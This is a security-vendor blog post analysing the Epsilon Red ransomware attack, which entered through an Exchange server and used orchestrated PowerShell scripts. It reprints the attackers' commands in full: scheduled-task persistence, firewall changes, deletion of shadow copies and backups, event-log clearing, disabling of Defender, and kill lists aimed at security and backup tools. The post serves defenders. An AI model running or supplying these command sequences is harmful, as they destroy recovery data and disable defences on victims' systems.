
A new ransomware enters the fray: Epsilon Red


news.sophos.com/en-us/2021/05/28/epsilonred/

Andrew Brandt May 28, 2021



In the past week, Sophos analysts uncovered a new ransomware written in the Go programming language that calls itself **Epsilon Red**. The malware was delivered as the final executable payload in a hand-controlled attack against a US-based business in the hospitality industry in which every other early-stage component was a PowerShell script.

Based on the cryptocurrency address provided by the attackers, it appears that at least one of their victims paid a ransom of 4.29BTC on May 15th (valued at roughly $210,000 on that date).




While the name and the tooling were unique to this attacker, the ransom note left behind on infected computers resembles the note left behind by REvil ransomware, but adds a few minor grammatical corrections. There were no other obvious similarities between the Epsilon Red ransomware and REvil.

It appears that an enterprise Microsoft Exchange server was the initial point of entry by the attackers into the enterprise network. It isn't clear whether this was enabled by the ProxyLogon exploit or another vulnerability, but it seems likely that the root cause was an unpatched server. From that machine, the attackers used WMI to install other software onto machines inside the network that they could reach from the Exchange server.

The name Epsilon Red, like many coined by ransomware threat actors, is a reference to pop culture. The character Epsilon Red was a relatively obscure adversary of some of the X-Men in the Marvel extended universe, a "super soldier" alleged to be of Russian origin, sporting four mechanical tentacles and a bad attitude.

Laying the groundwork using PowerShell

During the attack, the threat actors launched a series of PowerShell scripts, numbered **1.ps1** through **12.ps1** (as well as some that just were named with a single letter from the alphabet), that prepared the attacked machines for the final ransomware payload and, ultimately delivered and initiated it.



The PowerShell orchestration was, itself, created and triggered by a PowerShell script named **RED.ps1** that was executed on the target machines using WMI. The script retrieves and unpacks into the *system32* folder a .7z archive file that contains the rest of the PowerShell scripts, the ransomware executable, and another executable.

It also sets up Scheduled Tasks that run the scripts numbered 1 through 12 but skips 7 and 8, it also creates tasks for scripts named “S” and “C.”

A typical Scheduled Task command looked like:


```
C:\Windows\system32\schtasks.exe /create /tn Microsoft\Windows\TASK12 /tr "powershell -file
c:\windows\system32\RED\12.ps1" /sc minute /mo 2 /ru SYSTEM /f
```

For example, when attackers ran the 2.ps1 script on a machine, it executed a command that deleted the Volume Shadow Copies from the computer. This is an important precursor to the attack, as these files could be used to recover some or all of the files encrypted by the attackers.

A PowerShell script named **c.ps1** appears to be a clone of an open source tool called Copy-VSS, part of a suite of penetration tester tools named *Nishang*. The Copy-VSS script permits an attacker to copy the SAM file, which an attacker could use to retrieve and crack passwords saved on the computer.

Obscured…Just Enough

The PowerShell scripts also use a rudimentary form of obfuscation in which the threat actors appear to have added in some square brackets and braces at random into the script, breaking up the lines of PowerShell script code, and then use a command that strips out those brackets.



While this technique doesn’t have much of an effect on our ability to analyze the files after the fact, it might be just good enough to evade the detection of an anti-malware tool that’s scanning the files on the hard drive for a few minutes, which is all the attackers really need.

We were able to use the same rules the attackers set up to craft a recipe using CyberChef that strips out the extraneous characters and renders the script human-readable.


Blocked firewall ports and cleaning up tracks

The red.ps1 script unpacks RED.7z into the %SYSTEM%\RED directory, then creates scheduled tasks that run the unpacked scripts. But then it waits one hour, and executes commands that modify the Windows Firewall rules such that the firewall blocks inbound connections on all TCP ports *except* the Remote Desktop Protocol's **3389/tcp** and the communications port used by a commercial tool called Remote Utilities, **5650/tcp.**

```
Start-Sleep -Seconds 60
schtasks /RUN /TN Microsoft\Windows\TASKS
schtasks /RUN /TN Microsoft\Windows\TASKC
del "c:\windows\system32\7z.exe"
del "c:\windows\system32\7z.dll"
del "c:\windows\system32\RED.7z"
Start-Sleep -Seconds (60*60*2)
Set-NetFirewallProfile -Profile Domain, Public, Private -Enabled True
New-NetFirewallRule -DisplayName "Block PORTS1" -Direction Inbound -LocalPort 80 -Protocol TCP -Action Block
New-NetFirewallRule -DisplayName "Block PORTS2" -Direction Inbound -LocalPort 443 -Protocol TCP -Action Block
New-NetFirewallRule -DisplayName "Block PORTS3" -Direction Inbound -LocalPort 1-3388 -Protocol TCP -Action Block
New-NetFirewallRule -DisplayName "Block PORTS4" -Direction Inbound -LocalPort 3390-5649 -Protocol TCP -Action Block
New-NetFirewallRule -DisplayName "Block PORTS5" -Direction Inbound -LocalPort 5651-65352 -Protocol TCP -Action Block
netsh advfirewall set currentprofile state on
netsh advfirewall set allprofiles state on
netsh advfirewall firewall add rule name="Block PORTS6" protocol=TCP dir=in localport=80 action=block
netsh advfirewall firewall add rule name="Block PORTS7" protocol=TCP dir=in localport=443 action=block
netsh advfirewall firewall add rule name="Block PORTS8" protocol=TCP dir=in localport=1-3388 action=block
netsh advfirewall firewall add rule name="Block PORTS9" protocol=TCP dir=in localport=3390-5649 action=block
netsh advfirewall firewall add rule name="Block PORTS10" protocol=TCP dir=in localport=5651-65352 action=block
```

Firewall rules modified by the RED.ps1 script

Oddly, it does this by first blocking inbound traffic to ports 80 and 443, then redundantly blocks entire large ranges of ports that include 80 and 443, but also exclude the RDP and Remote Utilities ports: 1-3388, 3390-5649, and 5651-65352.




Epsilon Red firewall rules appear in the Windows Firewall UI

Upon closer inspection, one of the first things the attackers did after gaining access to the target's network was to download and install a copy of Remote Utilities and the Tor Browser, so this seems like a way to reassure themselves they will have an alternate foothold if the initial access point gets locked down.

An unusual commercial remote access tool


The commercial Remote Utilities software, used by the criminals, has several features they might find helpful.

For one thing, they can use it for free. Anyone can submit an email address through the company's website and receive a free license key by email that allows them to use the full capability of the product on up to 10 machines, in perpetuity.



The company's "Viewer" software includes the ability for a licensed user to generate a digitally signed executable installer, pre-configured with a password and other preferences embedded into the .exe. Users choose their options, which get transmitted back to the company via the application to generate a unique "One-Click package" executable the program then downloads. The threat actor can then deploy this installer, which runs unattended, and automatically synchronizes to their Remote Utilities Viewer console.

The console also serves as a Remote Desktop client utility, as a convenience.



Both rutserv.exe samples are digitally signed with Remote Utilities' certificate

We found that the attackers had generated at least two of these "One-Click installer" executables, which they downloaded to several machines on the target's network and ran. The installer was named **rutserv.exe** and the attackers stored it in different filesystem locations on different machines they downloaded it to.

```
C:\Program Files (x86)\Microsoft Explorer\rutserv.exe
C:\Program Files (x86)\Windows Explorer\rutserv.exe
C:\Program Files (x86)\Windows .NET\rutserv.exe
```

Running down the orchestration scripts

Initially, the malware runs the scripts numbered 9 and 12, this is followed by a 180 second delay, before then creating the tasks for 1 through 6, 10, 11, and S.ps1 and C.ps1. By default, the attackers extracted these files to a folder named RED under the %SYSTEM% path. Each of these scripts accomplishes a specific task the threat actors use to prepare the system prior to launching the ransomware. Many of these tasks involve hindering security or backup tools, but also involve disabling or killing processes that, if they were running, might prevent a complete encryption of the valuable data on the hard drive.

```
del "c:\windows\system32\RED.ps1"
cd c:\windows\system32
c:\windows\system32\7z.exe x c:\windows\system32\RED.7z -oc:\windows\system32\
Set-ExecutionPolicy -Force -ExecutionPolicy Bypass -Scope LocalMachine
schtasks /create /tn Microsoft\Windows\TASK9 /tr "powershell -file c:\windows\system32\RED\9.ps1" /sc minute /mo 1 /ru SYSTEM /f
schtasks /RUN /TN Microsoft\Windows\TASK9
schtasks /create /tn Microsoft\Windows\TASK12 /tr "powershell -file c:\windows\system32\RED\12.ps1" /sc minute /mo 2 /ru SYSTEM /f
schtasks /RUN /TN Microsoft\Windows\TASK12
Start-Sleep -Seconds 180
schtasks /create /tn Microsoft\Windows\TASK1 /tr "powershell -file c:\windows\system32\RED\1.ps1" /sc minute /mo 1 /ru SYSTEM /f
schtasks /create /tn Microsoft\Windows\TASK2 /tr "powershell -file c:\windows\system32\RED\2.ps1" /sc minute /mo 1 /ru SYSTEM /f
schtasks /create /tn Microsoft\Windows\TASK3 /tr "powershell -file c:\windows\system32\RED\3.ps1" /sc minute /mo 1 /ru SYSTEM /f
schtasks /create /tn Microsoft\Windows\TASK4 /tr "powershell -file c:\windows\system32\RED\4.ps1" /sc minute /mo 1 /ru SYSTEM /f
schtasks /create /tn Microsoft\Windows\TASK5 /tr "powershell -file c:\windows\system32\RED\5.ps1" /sc minute /mo 1 /ru SYSTEM /f
schtasks /create /tn Microsoft\Windows\TASK6 /tr "powershell -file c:\windows\system32\RED\6.ps1" /sc minute /mo 1 /ru SYSTEM /f
schtasks /create /tn Microsoft\Windows\TASK10 /tr "powershell -file c:\windows\system32\RED\10.ps1" /sc minute /mo 1 /ru SYSTEM /f
schtasks /create /tn Microsoft\Windows\TASK11 /tr "powershell -file c:\windows\system32\RED\11.ps1" /sc minute /mo 1 /ru SYSTEM /f
schtasks /create /tn Microsoft\Windows\TASKS /tr "powershell -file c:\windows\system32\RED\S.ps1" /sc minute /mo 30 /ru SYSTEM /f
schtasks /create /tn Microsoft\Windows\TASKC /tr "powershell -file c:\windows\system32\RED\C.ps1" /sc minute /mo 30 /ru SYSTEM /f
schtasks /RUN /TN Microsoft\Windows\TASK1
schtasks /RUN /TN Microsoft\Windows\TASK2
schtasks /RUN /TN Microsoft\Windows\TASK3
schtasks /RUN /TN Microsoft\Windows\TASK4
schtasks /RUN /TN Microsoft\Windows\TASK5
schtasks /RUN /TN Microsoft\Windows\TASK6
schtasks /RUN /TN Microsoft\Windows\TASK10
schtasks /RUN /TN Microsoft\Windows\TASK11
```

The RED.ps1 script executes 12 of the 14 PowerShell scripts by adding them to the Task Scheduler
It isn't clear whether the attackers were just being thorough or if they weren't sure they could do what they set out to do, but in several cases the scripts issue redundant commands to accomplish the same goal using slightly different methods.

For instance, the **1.ps1** file looks for processes that contain any of the following strings in their process name, and attempts to kill them:

```
'sql','Sql','SQL','BASup','Titan','SBAM','sbam','vipre','Vipre','Cylance','cylance','Senti','senti','sql','backup',
```

These strings indicate the attackers are not only trying to shut down security tools, but also database services, backup programs, office applications, email clients, QuickBooks, and even Steam, the gaming platform.

2.ps1 deletes all the Volume Shadow Copies on the system by running a single command (vssadmin.exe delete shadows /all /quiet), while **3.ps1** disables automatic repairs that Windows might try to run upon a reboot.

4.ps1 then attempts to delete the Volume Shadow Copies using a different method:

wmic shadowcopy delete /nointeractive
Get-WmiObject Win32_ShadowCopy | % { $_.Delete() }
Get-WmiObject Win32_ShadowCopy | Remove-WmiObject
Get-WmiObject Win32_Shadowcopy | ForEach-Object { $_Delete(); }
Get-CimInstance Win32_ShadowCopy | Remove-CimInstance

5.ps1 executes two commands that, between them, delete Windows Event Logs, which would hinder an investigation.

Similarly to 1.ps1, **6.ps1** attempts to kill not processes but services, based on a list of strings that may appear in the services' names:

'sql','Sql','SQL','BASup','Titan','Cylance','cylance','Defend','NisSvc','Veeam','veeam','backup','Backup','rsa','wrsa','WRSA','RSA'

It also disables Windows defender by setting the following Windows Registry key:

reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender" /f /v DisableAntiSpyware /t REG_DWORD /d

9.ps1, which is executed first, attempts to invoke the Uninstaller for security software from Sophos, Trend Micro, Cylance, MalwareBytes, Sentinel One, Vipre, Webroot, and several cloud backup agents

10.ps1 then, redundantly, runs the dropped **p.exe** executable, which suspends the processes that contain the following strings, and clears their logs:


```
'MpCmd','MsMp','Senti','senti','sql','backup','veeam','outlook','word','excel','office','ocomm','dbsnmp','onenote',
```

And **11.ps1** adds yet another layer of redundancy, executing the following commands that delete Volume Shadow Copies (again, for the third time!) as well as changing recovery options and clearing event logs in yet another way.

‘vssadmin.exe Delete Shadows /All /Quiet’,
‘bcdedit /set {default} recoveryenabled no’,
‘wmic shadowcopy delete’,
‘wbadmin delete backup’,
‘wbadmin delete systemstatebackup -keepversions:0’,
‘bcdedit /set {default} bootstatuspolicy ignoreallfailures’,
‘bcdedit /set {default} recoveryenabled no’,
‘wevtutil.exe clear-log Application’,
‘wevtutil.exe clear-log Security’,
‘wevtutil.exe clear-log System’,
‘wbadmin delete systemstatebackup’,
‘wbadmin delete catalog -quiet’,
‘bootstatuspolicy ignoreallfailures’

This level of redundancy may be an indication that this threat actor is unsure of their own tools’ capabilities, but aren’t willing to take any chances.

12.ps1 grants the “Everyone” group access permissions to every drive letter that might exist on the machine to ensure as many files are encrypted as possible.



Scheduled Tasks set up by the RED.ps1 script
The red.ps1 script also deletes itself, the .7z archive, and the local copy of 7zip from the system when it runs, removing key evidence.

In addition to the ransomware executable itself, Labs recovered and analyzed another ancillary executable that the attackers deployed on the target machines. The file, just called p.exe, appears to be a custom-compiled version of an open source tool called EventCleaner, which was created to erase or manipulate the contents of Windows event logs. The attackers used the p.exe component to clean up evidence of what they had done.

We also mentioned that there were other PowerShell scripts delivered in the .7z archive the attackers dropped on targeted machines. While we saw no evidence they were executed in the context of this attack, the scripts numbered 7, 8, and 9 serve important purposes. **7.ps1** logs off practically all open sessions on the computer; **8.ps1** is a redundant copy of the same firewall rules script included in RED.ps1.

Bare-bones ransomware


The ransomware itself, called **RED.exe**, is a 64-bit Windows executable programmed in the Go language, compiled using a tool called MinGW, and packed with a modified version of the runtime packer UPX.

The executable contains some code taken from an open source project called godirwalk, which gives it the ability to scan the hard drive on which it's running for directory paths and compile them into a list. The ransomware then spawns a new child process that encrypts each subfolder separately, which after a short amount of time results in a lot of copies of the ransomware process running simultaneously.

In this root cause analysis diagram, each instance of the red.exe ransomware encrypting a single folder appears as a unique process
The ransomware itself is quite small as it only really is used to perform the encryption of the files on the targeted system. It makes no network connections, and because functions like killing processes or deleting the Volume Shadow Copies have been outsourced to the PowerShell scripts, it's really quite a simple program.

In the sample we've seen, it doesn't even contain a list of targeted file types or file extensions. In fact, it will encrypt everything inside the folders it decides to encrypt, including other executables and DLLs, which can render programs or the entire system nonfunctional, if the ransomware decides to encrypt the wrong folder path. After it encrypts each file, it appends a file suffix of "**.epsilonred**" to the files, and drops a ransom note in each folder.

Strangely enough, the ransom note closely resembles the note used by REvil, a much more widely used ransomware. But where the REvil note is typically riddled with spelling and grammatical errors, the note delivered by Epsilon Red has gone through a few edits to make its text more readable to an audience of native English speakers.



The Epsilon Red ransom note

Victims are encouraged to visit a special URL on a website operated on the normal web (**epsilons[.]red**) to engage with the attackers.

Detections

Sophos endpoint products, such as *Intercept X*, will behaviorally detect several of the actions taken by the PowerShell scripts or the ransomware payload. The act of attempting to encrypt files is blocked by the *CryptoGuard* feature. As the ingress point for this attack appears to have been an Exchange server vulnerable to the ProxyLogon exploit chain, customers are urged to patch internet-facing Exchange servers as quickly as possible. Sophos endpoint products can protect Exchange servers as well as Domain Controllers or workstations.

Indicators of compromise for this threat can be found on the SophosLabs Github.

Acknowledgments

SophosLabs acknowledges the work of **Anand Ajjan, Richard Cohen, Fraser Howard, Elida Leite**, **Mark Loman, Andrew Ludgate, Peter Mackenzie, Nirav Parekh,** and **Gabor Szappanos** in producing a comprehensive analysis of the threat, and improving our ability to detect and block malware like Epsilon Red in the future.